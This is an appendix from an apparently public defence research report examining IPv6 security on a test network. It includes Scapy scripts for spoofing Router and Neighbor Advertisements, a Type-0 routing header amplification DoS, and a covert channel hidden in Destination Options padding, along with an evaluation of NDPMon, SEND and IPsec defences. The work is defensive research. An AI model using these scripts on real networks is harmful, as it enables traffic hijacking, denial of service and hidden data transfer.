Figure A6 demonstrated the ease in which a Router Advertisement (RA) message could be spoofed in a local network segment. If ***attacker*** knew ***router***'s link-local address and the prefix it advertised, a spoofed RA message could redirect ***client-x***'s outbound traffic. Figure A6 also allowed ***attacker*** to listen for subsequent RA and NS messages and spoof a valid reply, ensuring ***client-x*** never recovered the correct link-layer address of ***router***.

This attack can be prevented by relying on DHCPv6 to distribute routing information, or using either the SEND protocol or IPsec to secure the router discovery messages.

Neighbor Discovery Monitoring Tools
NDPMon is a host-based monitoring tool for the ND protocol that was developed as part of a research project in France. The aim of this experiment was to investigate how reliable NDPMon was at detecting attacks on the ND protocol. NDPMon 1.4.0[18] was installed on ***client-ubuntu*** to monitor and detect malicious ND traffic within the `2001:db8:abcd/64` subnet (see Figure A1). Configuring ***client-ubuntu*** with ***router***'s details (IPv6 link-local address, advertised prefix, link-layer address, etc.), NDPMon was able to successfully detect both DAD-based DoS attacks and spoofed RA/NA messages.

While NDPMon 1.4.0 provided a number of plugins to counter the various attacks on the ND protocol, none of them were able to prevent the DAD-based DoS and spoofed RA/NA attacks given in Figures A5 and A6 respectively. However, the `kill_illegitimate_router` plugin was able to successfully prevent the THC-IPv6 suite's `fake_router` program from advertising fake details on the local network segment.

SEcure Neighbor Discovery
SEcure Neighbor Discovery (SEND) is a cryptography-based solution for preventing attacks on

[18] `http://ndpmon.sourceforge.net`

```
def spoof_ra(src_addr, prefix):
  """ Send a spoofed RA """

  # Create the spoofed RA
  ip = IPv6(src=src_addr, dst="ff02::1")
  ra = ICMPv6ND_RA(prf=0)
  prefix_info = ICMPv6NDOptPrefixInfo(prefix=prefix, prefixlen=64,
      validlifetime=86400, preferredlifetime=14400)
  src_ll_addr = ICMPv6NDOptSrcLLAddr(lladdr=get_if_hwaddr(conf.iface))

  # Send the spoofed RA
  send(ip / ra / prefix_info / src_ll_addr)

def spoof_na(src_addr, dst_addr, target):
  """ Send a spoofed NA """

  # Create the spoofed NA
  ip = IPv6(src=src_addr, dst=dst_addr)
  na = ICMPv6ND_NA(R=1, S=1, O=1, tgt=target)
  dst_ll_addr = ICMPv6NDOptDstLLAddr(lladdr=get_if_hwaddr(conf.iface))

  # Send the spoofed NA
  send(ip / na / dst_ll_addr)

def pkt_monitor_callback(rcv_pkt):
  """ Respond to a NS with a spoofed NA and a RS with a spoofed RA """

  if rcv_pkt.haslayer(ICMPv6ND_NS):
    # Send a spoofed NA
    spoof_na(rcv_pkt[IPv6].dst, rcv_pkt[IPv6].src, rcv_pkt[ICMPv6ND_NS].tgt)
  elif rcv_pkt.haslayer(ICMPv6NDOptPrefixInfo):
    # Send a spoofed RA
    spoof_ra(rcv_pkt[IPv6].src, rcv_pkt[ICMPv6NDOptPrefixInfo].prefix)
```

Figure A6: *DoS attack by spoofing RA and NA messages*

the ND protocol (such as those described in the previous experiments). A number of Linux-based SEND projects were investigated as part of this case study. These included `ipv6-send-cga`[19], Easy-SEND[20] and NDprotector.[21] Of these, NDprotector was selected for deployment within the test network's `2001:db8:abcd/64` subnet (see Figure A1). This selection was primarily based on NDprotector's ease of installation and use.

The `ipv6-send-cga` project required the SEND module to be patched into a custom-compiled Linux kernel. A user-space SEND daemon provided the cryptographic functionality, including Cryptographically Generated Address (CGA) creation/verification and X.509 certificate processing. This daemon required a custom OpenSSL library with RFC3779 support configured at compile time. Despite sponsorship by the telecommunications company Huawei, at the time of writing the `ipv6-send-cga` project had not been updated since 2009. The `ipv6-send-cga` project was not selected in this experiment due to the complications of having to compile and use a custom Linux kernel.

[19] `http://code.google.com/p/ipv6-send-cga/`
[20] `http://easy-send.sourceforge.net/`
[21] `http://amnesiak.org/ndprotector/`

Easy-SEND operated in user-space and had been developed in the Java programming language, which allowed it to operate cross-platform. However, at the time of writing Easy-SEND had not been updated since 2011. Easy-SEND also lacked sufficient documentation and so was not used in this experiment.

NDprotector was similar to Easy-SEND in that it operated in user-space and had been developed in a relatively high-level language (Python). It required the Scapy library (for packet manipulation), OpenSSL (for cryptographic operations), iptables (for packet filtering) and the netfilter queuing library (for accessing packets that had been queued by the kernel's packet filter) for correct operation. Its ease of installation and use of Python and Scapy meant it was ideal for this case study. However, NDprotector does not appear to be under active development, the last update being in 2010.

On startup, a CGA was created using a RSA key (generated via OpenSSL) and assigned to an interface. Communication between nodes in a local network segment occurred as normal, with the SEND protocol applied transparently to packets in the kernel's packet filter queue.

To ensure ***router***'s validity, a simple two-tiered certification path was used (see Figure A7). Upon receiving a RA message from ***router***, ***client-ubuntu*** used this certification path to validate the RA. When configured to drop unsecured messages, the router attack used previously to hijack router discovery (Figure A6) failed. For this attack to succeed, ***attacker*** is required to generate a X.509 certificate and have it signed by the Certificate Authority (CA).




Figure A7: *Certification path for the test network*

This experiment revealed deficiencies and the lack of support for the various Linux-based SEND implementations, which mainly exist as research projects. Additionally, WinSEND is the only SEND implementation that exists for Windows OSs. WinSEND is also a research project and not officially supported by Microsoft.

A.2.2 Autoconfiguration

Autoconfiguration occurs when a device automatically ascertains its addressing information based on the network. Here we focus on the privacy issues associated with this.

StateLess Address AutoConfiguration
Stateless Address AutoConfiguration (SLAAC) commonly generates addresses based on an interface's link-layer address, leading to privacy issues.

client-ubuntu's privacy extensions are controlled using the `sysctl` settings shown in Figure A8. This forced the interface to use a temporary address (rather than an IPv6 address based on the link-layer address). A new temporary address was generated upon the expiration of the valid lifetime, preserving the host's privacy. Unlike ***client-ubuntu***, ***client-windows*** was configured to use SLAAC's privacy extensions by default.

```
net.ipv6.conf.eth0.use_tempaddr=2 # Use a temporary address
net.ipv6.conf.eth0.temp_prefered_lft=... # Set preferred lifetime
net.ipv6.conf.eth0.temp_valid_lft=... # Set valid lifetime
```

Figure A8: *Control SLAAC privacy extensions in Ubuntu*

A.2.3 Extension Headers

IPv6's basic functionality can be extended through the use of extension headers. We chose to focus on the security implications of the Routing Header, Hop-by-Hop and Destination Options header.

Routing Header
The amplification attack discussed in Section 3.4.2 and shown in Figure A9 (adapted from [47]) failed when applied to the test network in Figure A1. Both ***client-ubuntu*** and ***client-windows*** ignored the ICMPv6 request packet when the type 0 routing header was included. This was the expected response, as the type 0 routing header has been deprecated due to the security flaws associated with it.

```
def routing_header_dos(addr1, addr2, multiplier):
  """ Amplification DoS attack using the Type-0 Routing Header """

  # Create the Routing Header packet
  ip = IPv6(dst=addr2, hlim=255)
  routing_header = IPv6ExtHdrRouting(type=0, addresses=[addr1, addr2] *
      multiplier)
  ping = ICMPv6EchoRequest()

  # Send the Routing Header packet
  send(ip / routing_header / ping)
```

Figure A9: *Amplification DoS attack using the Type-0 Routing Header*

Hop-by-Hop and Destination Options Headers
Sections 3.4.1 and 3.4.4 discussed how the padding fields in the Hop-by-Hop and Destination Options extension headers can be used as a covert communication channel. Figures A11 and A10 show how information could be hidden in the Destination Options extension header's padding fields. The ICMPv6 echo identifier was used to denote a specific covert communication channel, allowing multiple channels between hosts. This method was successful in creating a tunnel and transmitting arbitrary data from ***attacker*** to the `2001:db8:1234/64` network.

A similar experiment using the same covert tunnel technique over HTTP was also planned. The aim was to investigate how an application-level gateway (Squid[22]) would interact with a Des-

[22] `http://www.squid-cache.org`

```
# Filter the incoming packets by their source IPv6 address, whether they have a
    Destination Options header and the ICMPv6 identifier
pkt_filter = lambda x: x.haslayer(IPv6ExtHdrDestOpt) and x.haslayer(PadN) and x
    .haslayer(IPv6) and x[IPv6].src == src_address and x.haslayer(
    ICMPv6EchoRequest) and x[ICMPv6EchoRequest].id == msg_id

# Wait for a message to appear over the covert channel
sniff(count=0, store=0, prn=lambda x: x[PadN].optdata, lfilter=pkt_filter)
```

Figure A10: *Receive a covert message hidden in the Destination Options padding fields*

```
def transmit_covert_message(dst_address, msg, msg_id):
  """ Transmit a covert message via the IPv6 Destination Options header """

  # Create the covert message
  ip = IPv6(dst=dst_address)
  ext_header_opt = PadN(optdata=msg)
  dst_opt_ext_header = IPv6ExtHdrDestOpt(options=ext_header_opt)

  # To make it look less suspicious we will add it to a ICMPv6 echo request (
      ping) packet
  ping = ICMPv6EchoRequest(id=msg_id)

  # Send the covert message
  send(ip / dest_opt_ext_header / ping)
```

Figure A11: *Transmit a covert message hidden in the Destination Options padding fields*

tination Options-based covert tunnel. Unfortunately, a transparent proxy for IPv6 traffic was not supported in the current Squid release (3.1.11)[23] and Scapy provided no means to explicitly state a proxy service.[24]

A.2.4 IPsec

This experiment aimed to investigate IPsec's suitability for protecting communication within the test network. The `ipsec-tools` suite was installed on the Linux-based hosts within the test network described in Section A1. Each host was configured to encrypt its communication with the ESP header (see Section 4.2). This involved manually generating the symmetric cryptographic keys and assigning them to an interface in the `ipsec-tools` configuration file. While this approach provides greater control over the IPsec parameters, it becomes impractical as the size of the network grows.

Each interface in the test network (Figure A1) was assigned two addresses (a link-local address and a globally-routable address based on ***router***'s advertised prefix). For each address, two unique keys were required (for outgoing and incoming packets). Therefore, ***client-ubuntu***'s IPsec configuration file contained eight keys to communicate securely with only two hosts (***router*** and ***server***).

[23] A transparent proxy for IPv4 traffic operates by specifying a NAT interception rule in iptables.

[24] Specifying an IPv6 address in the `http_proxy` environment variable did not appear to work either.

Fortunately, the `racoon` key management daemon was able to automate the creation of IPsec connections. The `racoon` daemon uses either preshared keys or certificates to authenticate a host on the network. The IKE protocol is then used to establish a SA between hosts and negotiate a shared key for that connection. While this worked with IPv4 traffic, there appeared to be an open issue getting the same functionality operational with IPv6.[25]

Other Linux-based IPsec implementations include Openswan and strongSwan (which were both forked from the now-defunct FreeS/WAN project). However, tutorials for more recent versions were not as readily available (compared to the `ipsec-tools` suite). Note that the OpenVPN application was not considered for this experiment. While Virtual Private Networks (VPN) are traditionally based on IPsec, OpenVPN is actually a TLS-based VPN solution [88].

A.3 Conclusions

This case study has demonstrated the ease with which an attacker is able to exploit security vulnerabilities that exist in IPv6 using readily-available, open-source tools. Fortunately, the majority of these experiments are limited to the local network segment. Strong perimeter defences (or host-based defences, depending on the network security architecture; discussed in Section 5) should prevent an attacker from gaining access to the local network segment and the ability to launch these attacks.

Unfortunately, this case study has also shown that standardised mitigation strategies such as SEND are too immature for serious deployment in a heterogeneous enterprise environment. While Windows appears to have a mature IPsec environment (jointly developed with CISCO[26]), IPsec support under Linux is fragmented across multiple implementations (`ipsec-tools`/`racoon`, Openswan and strongSwan). As discussed in Section 4.5 and supported by this case study, IPsec is complex and difficult to configure, which may limit its uptake.

[25] `http://www.ietf.org/mail-archive/web/ipsec/current/msg02318.html`
[26] `http://www.symantec.com/connect/articles/using-ipsec-windows-2000-and-xp-part-1`

DEFENCE SCIENCE AND TECHNOLOGY ORGANISATION DOCUMENT CONTROL DATA				1. CAVEAT/PRIVACY MARKING
2. TITLE How Secure is the Next-Generation Internet? An Examination of IPv6			3. SECURITY CLASSIFICATION Document (U) Title (U) Abstract (U)	
4. AUTHOR Adrian Herrera			5. CORPORATE AUTHOR Defence Science and Technology Organisation PO Box 1500 Edinburgh, South Australia 5111, Australia	
6a. DSTO NUMBER DSTO–GD–0767	6b. AR NUMBER 015–754		6c. TYPE OF REPORT General Document	7. DOCUMENT DATE October, 2013
8. FILE NUMBER 2012/1169563/1	9. TASK NUMBER ADF 07/348	10. TASK SPONSOR CIOG	11. No. OF PAGES 47	12. No. OF REFS 88
13. URL OF ELECTRONIC VERSION `http://www.dsto.defence.gov.au/publications/scientific.php`			14. RELEASE AUTHORITY Chief, Cyber and Electronic Warfare Division	
15. SECONDARY RELEASE STATEMENT OF THIS DOCUMENT *Approved for Public Release* OVERSEAS ENQUIRIES OUTSIDE STATED LIMITATIONS SHOULD BE REFERRED THROUGH DOCUMENT EXCHANGE, PO BOX 1500, EDINBURGH, SOUTH AUSTRALIA 5111				
16. DELIBERATE ANNOUNCEMENT No Limitations				
17. CITATION IN OTHER DOCUMENTS No Limitations				
18. DSTO RESEARCH LIBRARY THESAURUS IPv6 Computer Networks Computer Security				
19. ABSTRACT The deployment of IPv6-aware networks is expected to increase significantly with the exhaustion of the IPv4 address space. This report informs those involved in the deployment and use of IPv6 networks of the security vulnerabilities associated with the protocol. This includes an examination of existing standards; current best-practice from academic research; security vulnerabilities; possible countermeasures; and mitigation strategies to prevent an attacker damaging a network.				